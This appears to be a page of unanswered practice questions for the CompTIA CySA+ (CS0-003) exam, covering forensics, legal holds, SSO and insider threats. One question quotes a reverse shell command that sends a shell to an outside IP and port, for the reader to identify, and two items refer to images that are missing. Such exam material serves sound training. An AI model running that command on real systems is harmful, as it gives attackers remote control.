
CompTIA CS0-003 Practice Exams
Last updated on Nov 16,2026- Exam Code: CS0-003
- Exam Name: CompTIA Cybersecurity Analyst (CySA+) Exam
- Certification Provider: CompTIA
- Latest update: Nov 16,2026
An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract.
Which of the following is the first step for the security team to take to ensure compliance with the request?
- A . Publicly disclose the request to other vendors.
- B . Notify the departments involved to preserve potentially relevant information.
- C . Establish a chain of custody, starting with the attorney’s request.
- D . Back up the mailboxes on the server and provide the attorney with a copy.
A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
- A . RCE
- B . Reverse shell
- C . XSS
- D . SQL injection
A digital forensics investigator works from duplicate images to preserve the integrity of the original evidence.
Which of the following types of media are most volatile and should be preserved? (Select two).
- A . Memory cache
- B . Registry file
- C . SSD storage
- D . Temporary filesystems
- E . Packet decoding
- F . Swap volume
Which of the following would eliminate the need for different passwords for a variety or internal application?
- A . CASB
- B . SSO
- C . PAM
- D . MFA
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources.
Which of the following is the best step to preserve evidence?
- A . Disable the user’s network account and access to web resources
- B . Make a copy of the files as a backup on the server.
- C . Place a legal hold on the device and the user’s network share.
- D . Make a forensic image of the device and create a SRA-I hash.
A new SOC manager reviewed findings regarding the strengths and weaknesses of the last tabletop exercise in order to make improvements.
Which of the following should the SOC manager utilize to improve the process?
- A . The most recent audit report
- B . The incident response playbook
- C . The incident response plan
- D . The lessons-learned register
Which of the following describes the difference between intentional and unintentional insider threats?
- A . Their access levels will be different
- B . The risk factor will be the same
- C . Their behavior will be different
- D . The rate of occurrence will be the same
A security analyst is reviewing the following log entries to identify anomalous activity:

Which of the following attack types is occurring?
- A . Directory traversal
- B . SQL injection
- C . Buffer overflow
- D . Cross-site scripting
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Which of the following should be completed first to remediate the findings?
- A . Ask the web development team to update the page contents
- B . Add the IP address allow listing for control panel access
- C . Purchase an appropriate certificate from a trusted root CA
- D . Perform proper sanitization on all fields
A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application.
Which of the following is a security concern when using a PaaS solution?
- A . The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B . Patching the underlying application server becomes the responsibility of the client.
- C . The application is unable to use encryption at the database level.
- D . Insecure application programming interfaces can lead to data compromise.